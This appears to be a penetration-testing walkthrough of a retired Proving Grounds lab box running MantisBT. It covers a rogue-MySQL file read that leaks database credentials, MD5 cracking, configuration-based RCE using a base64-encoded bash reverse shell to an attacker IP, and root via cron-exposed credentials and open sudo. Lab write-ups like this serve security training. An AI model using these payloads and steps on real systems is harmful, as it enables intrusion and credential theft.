
Mantis
Linux InsaneProving Grounds · retired · 2026-09-15
Summary: A Linux box running MantisBT bug tracker — testing exploitation of a rogue-MySQL-server arbitrary file-read CVE to steal application database credentials, offline hash cracking for admin access, an authenticated configuration-based RCE technique, and cron-job credential exposure combined with unrestricted sudo for the path to root.
Enumeration
nmap scan:
┌──(kali㉿kali)-[~/oscp/mantis]
└─$ nmap-full 192.168.184.204
[*] Running fast port discovery on 192.168.184.204...
[sudo] password for kali:
[*] Open ports: 80,3306
[*] Running full scan on 192.168.184.204...
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-15 17:53 -0400
Nmap scan report for 192.168.184.204
Host is up (0.037s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Slick - Bootstrap 4 Template
|_http-server-header: Apache/2.4.41 (Ubuntu)
3306/tcp open  mysql   MariaDB 5.5.5-10.3.34
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.34-MariaDB-0ubuntu0.20.04.1
|   Thread ID: 16
|   Capabilities flags: 63486
|   Some Capabilities: ConnectWithDatabase, Support41Auth, LongColumnFlag, FoundRows, Speaks41ProtocolOld, SupportsLoadDataLocal, SupportsTransactions, ODBCClient, InteractiveClient, IgnoreSpaceBeforeParenthesis, IgnoreSigpipes, DontAllowDatabaseTableColumn, SupportsCompression, Speaks41ProtocolNew, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: gO5YC$)AI.JfC]+\o8h&
|_  Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.12 seconds
[*] Checking if UDP/SNMP is up on 192.168.184.204...
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.184.204:161 using SNMPv1 and community 'public'

[!] 192.168.184.204:161 SNMP request timeout
On the webapp we see team member names:
Patrick Green
Celina D Cruze
Daryl Dixon
Mark Parker
When we feroxbust with feroxbuster -u http://target -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt and find the /bugtracker directory
feroxbuster -u http://target -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt

http://target/bugtracker
http://target/bugtracker/api/
http://target/bugtracker/library/phpmailer/extras/
http://target/bugtracker/config/config_inc.php # php is interpreted cannot see contents
http://target/bugtracker/config/Web.config
On http://target/bugtracker we are redirected to http://target/bugtracker/login_page.php, a login page for Mantis Bug Tracker
After alot of CVE research, we see something that looks like it may be particularly oriented to our situation:
**Arbitrary File Read (CVE-2017-12419):** An attacker can supply a malicious database hostname parameter pointing to a rogue MySQL server, allowing them to read sensitive files from the host system during the installation steps.Foothold
If we could get a file read exploit working, we could read the .php files that are of interest like config_inc.php. This exploit relies on the fact that you can pass an arbitrary ip in the hostname parameter of the install.php script of mantisBT and point it to a rogue MySQL server you control. From here you are able to read files from the server.
Rogue MySQL server github repo: https://github.com/allyshka/Rogue-MySql-Server/blob/master/rogue_mysql_server.py
┌──(kali㉿kali)-[~/oscp/mantis]
└─$ curl "http://target/bugtracker/admin/install.php?install=3&hostname=192.168.45.155"

┌──(venv)─(kali㉿kali)-[~/oscp/mantis]
└─$ php roguemysql.php
Enter filename to get [/etc/passwd] > /etc/passwd
[.] Waiting for connection on 0.0.0.0:3306
[+] Connection from 192.168.184.204:48642 - greet... auth ok... some shit ok... want file...
[+] /etc/passwd from 192.168.184.204:48642:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
mantis:x:1000:1000::/home/mantis:/bin/bash


Enter filename to get [/etc/passwd] >
We can read our previously discovered config_inc.php file:
Enter filename to get [/var/www/html/target/bugtracker/config/config_] > /var/www/html/bugtracker/config/config_inc.php
[.] Waiting for connection on 0.0.0.0:3306
[+] Connection from 192.168.184.204:48674 - greet... auth ok... some shit ok... want file...
[+] /var/www/html/bugtracker/config/config_inc.php from 192.168.184.204:48674:
<?php
$g_hostname               = 'localhost';
$g_db_type                = 'mysqli';
$g_database_name          = 'bugtracker';
$g_db_username            = 'root';
$g_db_password            = 'SuperSequelPassword';

$g_default_timezone       = 'UTC';

$g_crypto_master_salt     = 'OYAxsrYFCI+xsFw3FNKSoBDoJX4OG5aLrp7rVmOCFjU=';
Now that we have the database credentials we can connect to mysql using the root user and password SuperSequelPassword:
┌──(kali㉿kali)-[~/oscp/mantis]
└─$ mysql -u 'root' -p'SuperSequelPassword' -h 192.168.184.204 -D 'bugtracker' -P 3306 --skip-ssl-verify-server-cert
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 176
Server version: 10.3.34-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [bugtracker]> show tables;
+-----------------------------------+
| Tables_in_bugtracker              |
+-----------------------------------+
| mantis_api_token_table            |
| mantis_bug_file_table             |
| mantis_bug_history_table          |
| mantis_bug_monitor_table          |
| mantis_bug_relationship_table     |
| mantis_bug_revision_table         |
| mantis_bug_table                  |
| mantis_bug_tag_table              |
| mantis_bug_text_table             |
| mantis_bugnote_table              |
| mantis_bugnote_text_table         |
| mantis_category_table             |
| mantis_config_table               |
| mantis_custom_field_project_table |
| mantis_custom_field_string_table  |
| mantis_custom_field_table         |
| mantis_email_table                |
| mantis_filters_table              |
| mantis_news_table                 |
| mantis_plugin_table               |
| mantis_project_file_table         |
| mantis_project_hierarchy_table    |
| mantis_project_table              |
| mantis_project_user_list_table    |
| mantis_project_version_table      |
| mantis_sponsorship_table          |
| mantis_tag_table                  |
| mantis_tokens_table               |
| mantis_user_pref_table            |
| mantis_user_print_pref_table      |
| mantis_user_profile_table         |
| mantis_user_table                 |
+-----------------------------------+
32 rows in set (0.036 sec)
We can find a hashed password for administrator in the user table:
MariaDB [bugtracker]> select * from mantis_user_table;
+----+---------------+----------+-----------------+----------------------------------+---------+-----------+--------------+-------------+-----------------------------+--------------------+------------------------------------------------------------------+------------+--------------+
| id | username      | realname | email           | password                         | enabled | protected | access_level | login_count | lost_password_request_count | failed_login_count | cookie_string                                                    | last_visit | date_created |
+----+---------------+----------+-----------------+----------------------------------+---------+-----------+--------------+-------------+-----------------------------+--------------------+------------------------------------------------------------------+------------+--------------+
|  1 | administrator |          | root@localhost  | c7870d0b102cfb2f4916ff04e47b5c6f |       1 |         0 |           90 |           5 |                           0 |                  2 | Tgl-0N5B643JKwIwNgD9s5dKRU_gdBsXawwO7p3ZaGM2ZI4gckyB84AmBRq-IFA7 | 1651296959 |   1651292492 |
|  2 | admin         |          | [email protected] | 585da01f662aec9f5b64aa48adfa735f |       1 |         0 |           25 |           0 |                           0 |                  1 | Mdbol3wB1msFPcInl91FPJZptUGl6J4GUdwwKcSI3te85RxuyYCkI9HA1Q8IMhQg | 1789512265 |   1789512265 |
+----+---------------+----------+-----------------+----------------------------------+---------+-----------+--------------+-------------+-----------------------------+--------------------+------------------------------------------------------------------+------------+--------------+
2 rows in set (0.043 sec)
We can attempt to crack this MD5 hash with hashcat:
┌──(kali㉿kali)-[~/oscp/mantis]
└─$ echo -n 'c7870d0b102cfb2f4916ff04e47b5c6f' > hash

┌──(kali㉿kali)-[~/oscp/mantis]
└─$ hashcat -m 0 hash /usr/share/wordlists/rockyou.txt
The password cracks and shows the administrator password is: prayingmantis.
We can log into the MantisBT portal with administrator:prayingmantis
After logging in we can find a version number for MantisBT and use that to lookup an RCE CVE:

This link describes an authenticated RCE vulnerability that came up while searching for version 2.5.2: https://mantisbt.org/bugs/view.php?id=26091
The steps to reproduce the vulnerability are as follows:
|   |   |   |   |   |   |
|---|---|---|---|---|---|
||Login to mantisbt as an administrator.  <br>Navigate to Manage->Manage Configuration->Configuration Report.  <br>Scroll down to "Create Configuration Option"<br><br>Type "relationship_graph_enable" into Configuration Option with a value of 1 to enable the graphs.  <br>Hit "Create Configuration Option"<br><br>Scroll back down to "Create Configuration Option"  <br>Type "dot_tool" into Configuration Option with a value of "touch /tmp/vulnerable;"  <br>Hit "Create Configuration Option"|   |   |   |   |

Visit: [http://mantisbt/workflow_graph_img.php](http://mantisbt/workflow_graph_img.php)
After enabling the relationship graphs, we can execute arbitrary code via the dot_tool value field:

When executing our reverse shell payload we need to ensure that we wrap it in bash -c ''. Our final value payload is:
bash -c 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC40NS4xNTUvMzMwNiAwPiYxKSAm|base64 -d|bash'To trigger this RCE, we navigate to our mantisBT’s relative /workflow_graph_img.php:
http://target/bugtracker/workflow_graph_img.php

➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => mantis 192.168.184.204 Linux-x86_64 👤 www-data(33) 😍️ Session ID <1>
[+] ⭐ Agent deployed via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /home/kali/.penelope/sessions/mantis~192.168.184.204-Linux-x86_64/2026_09_15-20_06_27-593-www-data(33).log
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
www-data@mantis:/var/www/html/bugtracker$ whoami
www-data
We can retrieve the local.txt from the mantis user’s home directory.
Privilege Escalation
Inside mantis’s home directory we see a directory called db_backups, inside of it is a backup.sh script that is only rwx by user mantis. Usually this kind of script is ran regularly by cronjobs so we can transfer pspy64 to the box and see what is being run.
www-data@mantis:/home/mantis/db_backups$ ls -lah
total 52K
drwxr-xr-x 2 mantis mantis 4.0K Sep 15 22:25 .
drwxr-xr-x 3 mantis mantis 4.0K May 17  2022 ..
-rw-rw-r-- 1 mantis mantis  37K Sep 16 02:09 1652766150.sql
-rwx------ 1 mantis mantis  104 May 17  2022 backup.sh
./pspy64
2026/09/16 02:17:01 CMD: UID=1000 PID=11654 | /usr/sbin/CRON -f
2026/09/16 02:17:01 CMD: UID=1000 PID=11657 | /bin/sh -c bash /home/mantis/db_backups/backup.sh
2026/09/16 02:17:01 CMD: UID=1000 PID=11658 | bash /home/mantis/db_backups/backup.sh
2026/09/16 02:18:01 CMD: UID=1000 PID=11686 | mysqldump -u bugtracker -pBugTracker007 bugtracker
2026/09/16 02:18:01 CMD: UID=1000 PID=11685 | bash /home/mantis/db_backups/backup.sh
2026/09/16 02:18:01 CMD: UID=1000 PID=11684 | /bin/sh -c bash /home/mantis/db_backups/backup.sh We see a password being passed for mysqldump user bugtracker called BugTracker007. We don’t have a bugtracker user so we will attempt cred reuse on user mantis.
This works! We now have a shell as mantis:
www-data@mantis:/home/mantis/db_backups$ su mantis
Password:
mantis@mantis:~/db_backups$ whoami
mantis
When we run sudo -l as mantis we find:
mantis@mantis:~/db_backups$ sudo -l
[sudo] password for mantis:

Matching Defaults entries for mantis on mantis:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mantis may run the following commands on mantis:
    (ALL : ALL) ALL
This means mantis can run sudo on any command. We can simply run sudo su and gain a shell as the root user.
mantis@mantis:~/db_backups$ sudo su
root@mantis:/home/mantis/db_backups# whoami
root
We can read the proof.txt from the /root directory and the box is pwned.